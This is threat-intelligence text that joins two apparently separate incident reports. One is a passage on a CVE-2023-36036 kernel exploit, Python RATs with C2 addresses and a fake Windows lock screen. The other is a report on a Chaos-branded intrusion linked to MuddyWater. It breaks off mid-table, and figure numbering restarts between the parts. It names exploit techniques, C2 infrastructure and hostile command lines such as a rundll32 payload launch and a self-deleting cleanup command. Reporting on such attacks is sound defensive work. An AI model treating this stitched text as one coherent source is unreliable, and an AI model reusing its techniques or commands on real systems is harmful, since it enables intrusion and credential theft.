The exploit we analyzed follows the same general playbook, but adapts it for the CVE-2023-36036 vulnerability.
The threat actor reused three core steps from the STAR Labs research to stabilize their exploit:
Sync provider registration. The exploit registers itself as “PLURIBUS” with GUID {904EE598-0511-4664-82A8-22C4A7501044}, pointing to %TEMP%\cldflt. This causes the driver to treat the directory as a valid Cloud Files root and route file operations through the vulnerable path.
WNF heap shaping. The exploit uses 4 undocumented ntdll syscalls: NtCreateWnfStateName, NtUpdateWnfStateData, NtDeleteWnfStateData, and NtQueryWnfStateData to allocate a large number of small objects in the kernel pool. This shapes memory so the overflow lands on controlled data instead of random structures. Without this step, the buffer overflow in cldflt.sys would write to unpredictable addresses and can crash the system
Data-Only Token Overwrite. Instead of using process injection or shellcode, the exploit uses its own token in kernel memory by flipping a privilege bit to gain SYSTEM access. What sets testdllLPE.dll apart is what the operator added on top of that scaffolding.
Kernel discovery method. It probes the kernel address range in 1 MB steps, measuring minute differences in memory access latency to identify ntoskrnl base. This avoids calling privileged APIs.

Decoupled execution model. Instead of elevating the thread running the exploit, this binary spawns a helper thread that continuously polls PrivilegeCheck(SeDebugPrivilege). This allows the main exploit thread to crash, hang, or retry the kernel write multiple times without losing the payload. The moment the kernel finally flips the privilege bit, the helper thread detects the change and immediately launches internal.py as SYSTEM.

Trigger path. The vulnerability is reached through the driver’s message handling path. When processing a FilterSendMessage request, cldflt.sys copies attacker-controlled data into a fixed-size buffer without proper bounds checking, overflowing into adjacent memory, specifically a function pointer.
To trigger execution, the exploit creates a placeholder file within the fake sync root and writes to it.
Figure 8: CVE-2023-36036 trigger sequence in startproc. A crafted 512-byte message is delivered via FilterSendMessage, a 1024-iteration WNF spray seats the fake kernel object, and the closing WriteFile fires the corrupted callback.
⠀
When the driver intercepts the write to Link.log, it invokes the corrupted function pointer. This results in a controlled kernel write, which flips the SeDebugPrivilege bit in the helper thread’s token.
After the WriteFile call completes, the main exploit thread exits. The helper thread, which was polling PrivilegeCheck(SeDebugPrivilege) once per second since the exploit started, detects the change and breaks out of its loop. At this point, the privilege escalation has succeeded. The helper thread immediately launches the payload.
Figure 9: Helper thread execution after privilege escalation succeeds.
⠀
Stage 4: Post-exploitation
The newly spawned internal.py process was running under a SYSTEM token. The attacker confirmed this with whoami and immediately created a scheduled task (TempLogA) to execute internal.py daily at 13:00 with SYSTEM privileges.
Figure 11: Powershell command returns the total number of domain user accounts.
Shortly after, the compromised account established a remote PowerShell session (WinRM) to a second host. Once connected, additional enumeration commands were executed through the remote PowerShell process (wsmprovhost.exe), extending visibility beyond the initial system.
Expanding the foothold
Within hours of privilege escalation and enumeration, 3 additional Python modules were deployed:
Microsoft5237.py: HTTP beacon to 87.120.186.229 and 149.248.78.202. Captures screenshots via PowerShell, monitors user logins/logouts, uploads files to C2.
Dell508.py: Reverse TCP tunnel to 207.246.114.50 and 149.28.96.170 on port 80, disguised as HTTP upgrade. C2 server instructs victim to connect to specific internal targets; victim relays traffic bidirectionally.
PCDr6967.py: SOCKS5 proxy to 96.9.125.29, 144.172.111.49, and 104.194.152.246 on port 50504. Routes attacker’s tools (RDP, browsers, Nmap) through victim into internal network.
Stage 5: The lock screen that wasn’t
Roughly two hours after privilege escalation, the attacker deployed a second DLL.
rundll32.exe com6848.dll,open e8vy[REDACTED]
Figure 12: Execution of com6848.dll via rundll32 to deploy credential harvesting payload.
The com6848.dll (SHA-256: 30e5a6c982396cdf3157195b540f75096869baa8570f66fab88c07c161be27f0, internal name apple.dll) is a 32-bit DLL with a single export open. Its .rdata section is over 5 MB and contains an encrypted payload. The decryption key was conveniently provided on the command line by the attacker.
Once decrypted, the DLL reflectively loads a second stage stage2.dll (SHA-256: f5b2dbd8ec9671c0261f093ebc5f3d35920b592458a3b800cc946265111e67d0). This DLL renders a perfect replica of the Windows 10 lock screen, using the embedded font to ensure visual accuracy even on systems where the font isn’t installed. The user sees what appears to be a normal screen lock and types their password to unlock it. The DLL captures it, and writes the result to disk as yyyy-mm-dd-Log.txt
What the credential unlocked
Wait, didn’t the operator already have SYSTEM privileges? Why bother with a fake lock screen?
By this point, indeed the operator had SYSTEM-level access on the host. What they didn’t have, though, was the user’s domain credentials. SYSTEM can authenticate using the machine account, but it cannot authenticate as the user. It can’t access user-specific resources, such as file shares requiring the user’s permissions, mailboxes, web applications expecting user credentials, or RDP sessions that need to establish an interactive logon as that specific domain account.
The same evening, the attacker used harvested credentials to authenticate via RDP to another workstation in the network. DNS logs showed connections to Dropbox and some internal systems. Additionally, they also performed Kerberoasting against service accounts, requesting vulnerable Kerberos tickets in an attempt to expand access within the environment.
The following morning, the attacker returned to the second host via RDP and used Microsoft Edge to download the Comae toolkit, including DumpIt, a legitimate memory acquisition tool. Two minutes after unarchiving the Comae toolkit, the threat actor navigated within the browser to uploadnow[.]io, which offers free anonymous file upload features. During this browser session, the threat actor searched via Bing if SwissTransfer was a safe site to transfer large files, likely evaluating additional exfiltration methods.
Shortly after, DumpIt.exe was executed on the second host. DumpIt captures physical RAM, including LSASS process memory, which can contain cleartext passwords, NTLM hashes, and Kerberos tickets. Based on timing and network activity, the memory dump was likely exfiltrated via uploadnow[.]io.
Fake lock screens can harvest credentials even with SYSTEM access.
WebDAV API abuse provides stealthy credential validation.
It took two days to go from “Hi, this is IT support” to domain-wide credential access using a fake lock screen, a Python based RAT, and a two-year-old kernel exploit. If you were an incident responder, none of these techniques would have been new for you, and that’s the point.
What particularly stands out is how quickly control shifted from endpoint to identity. Once valid credentials were obtained, the environment itself became the attack surface.
In early 2026, a sophisticated intrusion initially appearing to be a standard Chaos ransomware attack was assessed to be consistent with a targeted state-sponsored operation. While the threat actor operated under the banner of the Chaos ransomware-as-a-service (RaaS) group, forensic analysis revealed the incident was a “false flag” masquerade. Technical artifacts, including a specific code-signing certificate and Command-and-Control (C2) infrastructure, suggest with moderate confidence that this activity is linked to MuddyWater (Seedworm), an Iranian Advanced Persistent Threat (APT) affiliated with the Ministry of Intelligence and Security (MOIS).
The campaign was characterized by a high-touch social engineering phase conducted via Microsoft Teams, where the attackers utilized interactive screen-sharing to harvest credentials and manipulate Multi-Factor Authentication (MFA). Once inside, the group bypassed traditional ransomware workflows, forgoing file encryption in favor of data exfiltration and long-term persistence via remote management tools like DWAgent. This report deconstructs the infection chain and analyzes the custom “Game.exe” Remote Access Trojan (RAT).
Additionally, this explores the process by which MuddyWater is increasingly leveraging the cybercriminal ecosystem to provide plausible deniability for geopolitical espionage and prepositioning, particularly in the US. The strategy highlights the convergence between state-sponsored intrusion activity and criminal tradecraft, where a big “tell” lies in the techniques that were deployed – and those that weren’t.
This overall strategy suggests the primary goal was not financial gain. It is also further proof of the lines blurring against the background of geopolitical tensions, and that attribution is becoming more difficult if teams do not take it upon themselves to conduct proper and thorough research.
Rapid7 coverage
Rapid7 has coverage for this campaign across both intelligence and detection workflows. The campaign is available in Rapid7’s Intelligence Hub, providing customers with curated context, indicators, and threat actor tradecraft to support awareness, investigation, and prioritization. Relevant detections are also available in InsightIDR, helping security teams identify activity associated with this intrusion pattern across their environments.
Chaos ransomware: Profile and targeting
Active since February 2025, Chaos is a ransomware-as-a-service (RaaS) operation specializing in big-game hunting (BGH) attacks against high-profile organizations, with reported ransom demands reaching up to $300,000. Despite the name, it is distinct from the Chaos malware builder identified in 2021. The group emerged shortly after the July 2025 law enforcement disruption of BlackSuit infrastructure during Operation Checkmate and is likely composed of former BlackSuit and/or Royal members. To expand its operations, Chaos advertises its affiliate program on cybercrime forums, such as RAMP (prior to its takedown) and RehubCom.
Chaos relies heavily on social engineering and remote access abuse to gain initial access. Rapid7 observed techniques that include spam email flooding combined with voice-based phishing (vishing), often involving impersonation of IT support personnel. Chaos then persuades victims to grant remote access via legitimate tools such as Microsoft Quick Assist, allowing operators to establish an initial foothold.
In line with common ransomware practices, Chaos typically employs double extortion, exfiltrating sensitive data prior to encryption and threatening public disclosure via its data leak site (DLS). The group has also demonstrated triple extortion by threatening distributed denial-of-service (DDoS) attacks against the victim’s infrastructure. These capabilities are reportedly offered to affiliates as part of bundled services, representing a notable feature of its RaaS model. Additionally, Chaos has been observed leveraging elements of quadruple extortion, including threats to contact customers or competitors to increase pressure on victims.



A distinguishing characteristic of the group’s DLS is the use of a “blind” countdown timer, which withholds the victim’s identity until expiration, likely intended to accelerate negotiations (Figure 1). As of late March 2026, Chaos has claimed 36 victims and maintained a consistent operational tempo (Figure 2). The group predominantly targets organizations in the United States, with a particular focus on the construction, manufacturing, and business services sectors (Figure 3).
Figure 1: Screenshot from Chaos’ DLS
⠀
Figure 2: Number of claimed victims over time
⠀
Figure 3: Geographic victim distribution
Incident overview

The intrusion that Rapid7 investigated began with a targeted social engineering campaign leveraging Microsoft Teams, where the threat actor (TA) engaged employees through external chat requests. By operating interactively through compromised users, the attacker conducted initial discovery, harvested credentials, including MFA manipulation, and quickly transitioned to using legitimate accounts for internal access.
From there, the TA established persistence using remote access tools such as DWAgent and AnyDesk, before deploying additional payloads and further control of the environment. Following this, the TA exfiltrated data from the compromised environment and subsequently contacted the victim via email, claiming data theft and initiating ransom negotiations (Figure 4).
Figure 4: Incident breakdown
⠀
Initial Access via social engineering and remote interaction
The TA achieved initial access through social engineering conducted via Microsoft Teams, where they initiated one-on-one chats with users from a controlled account. During these interactions, the TA established screen-sharing sessions, gaining direct visibility and interactive access to user assets.
While connected, the TA executed basic discovery commands, accessed files related to the victim’s VPN configuration, and instructed users to enter their credentials into locally created text files. In at least one instance, the TA deployed a remote management tool (AnyDesk) to further facilitate access.
⠀
ipconfig /all
nslookup
net start
whoami
ping
Figure 5: Discovery commands executed by the TA
⠀
Credential harvesting and account compromise
A key component of the intrusion involved interactive credential harvesting: The TA explicitly instructed victims to enter credentials into locally created text files (credentials.txt, cred.txt) and to modify MFA configurations to include attacker-controlled devices.
Additionally, Rapid7’s analysis of browser artifacts revealed access to the URLhxxps[://]adm-pulse[.]com/verify.php.
The URL mimicked a Quick Assist themed phishing page, indicating credential harvesting through impersonation.
Establishing initial foothold and remote access
Following credential compromise, the TA authenticated to internal systems, including a Domain Controller, using multiple compromised accounts. They then established persistent remote access through RDP sessions and deployment of the remote management tool DWAgent. The DWAgent installation chain included:
⠀
File name
Description
dwagent.exe
Remote access tool
pythonw.exe
Cmd version of python interpreter
dwagsvc.exe
DWAgent service
dwaglnc.exe
Background component of DWAgent
Table 1: Files observed during installation of DWAgent
Payload delivery and execution
The TA later executed commands via RDP to download additional payloads using curl:
The TA expanded access within the environment by leveraging compromised accounts and establishing remote access channels. They used RDP sessions to move between systems, allowing them to operate interactively and access additional resources within the network.
Extortion activity and data leak claims
The TA distributed emails to multiple users, alleging successful data exfiltration, and provided a .onion link for negotiation. Open-source intelligence (OSINT) collection identified a corresponding entry on the Chaos DLS referencing data; however, all identifying details were redacted, as per the group’s typical “blind” countdown timer.
A subsequent email introduced a new contact address and instructed recipients to locate a note allegedly placed within their Desktop directory containing “access credentials” for a secure chat. Rapid7 conducted a threat hunt across all assets that focused on files created or accessed within Desktop directories and subdirectories and did not identify any artifacts consistent with the TA’s claims. The victim further validated the affected user systems and confirmed the absence of such files. Despite these inconsistencies in the initial proof-of-compromise, the TA later published the stolen data on its DLS in line with modern extortion tactics. The victim confirmed that the leaked data was legitimate.
Malware analysis
ms_upd.exe

The binary functions as a downloader that begins by collecting basic host information, including computer name, username, and domain. This data is used to generate a unique client identifier, concatenating computer name, username, and tick count, which is sent to the C2 server moonzonet[.]com via a /register request, followed by periodic /check requests to determine the execution flow.
Based on the C2 response, the malware either proceeds when receiving an “approved” status or retries registration, if instructed. Once approved, it reports a “downloading” status and prepares a working directory under the user’s Downloads folder (falling back toC:\Users\Public\Downloads if necessary).
The dropper then retrieves three payload components from the C2:
Game.dll (saved as WebView2Loader.dll)
Game.exe
Game.config (saved as visualwincomp.txt)
If all downloads succeed, the malware reports a “running” status and executes the primary payload – Game.exe. Execution success is monitored, with the result communicated back to the C2 as either “success” or “error”. Upon successful execution, the dropper triggers a self-deletion routine via a delayed command cmd.exe /c ping 127.0.0.1 -n 6 > nul && del /f /q \”%s\”.
Figure 6: Snippet from the main function of ms_upd.exe
⠀
As seen in Figure 6, the malware doesn’t use any form of obfuscation to hide its purpose – API imports are statically resolved, and strings are stored in a plaintext form. This simplicity suggests the tool was likely developed for limited or single-use deployment.
At the time of writing, only two samples have been observed in public repositories, both exhibiting identical functionality.
Game.exe
Game.exe is a custom RAT that masquerades as a legitimate Microsoft WebView2 application. Analysis of the binary’s PDB path C:\Users\pc\Downloads\WebView2Samples-main\WebView2Samples-main\SampleApps\WebView2APISample\Release\x64\WebView2APISample.pdb confirms that the developer trojanized the official Microsoft WebView2APISample project: https://github.com/MicrosoftEdge/WebView2Samples/tree/main/SampleApps/WebView2APISample.
The malware deviates from the dropper in a way that it implements some obfuscation and anti analysis techniques:
ATT&CK ID
Technique
Purpose
Example
T1027.007
Dynamic API and DLL resolution
Hide the malware functionality
Usage of LoadLibraryA() and GetProcAddress() APIs
T1027
String Obfuscation
Hide sensitive strings from AV solutions
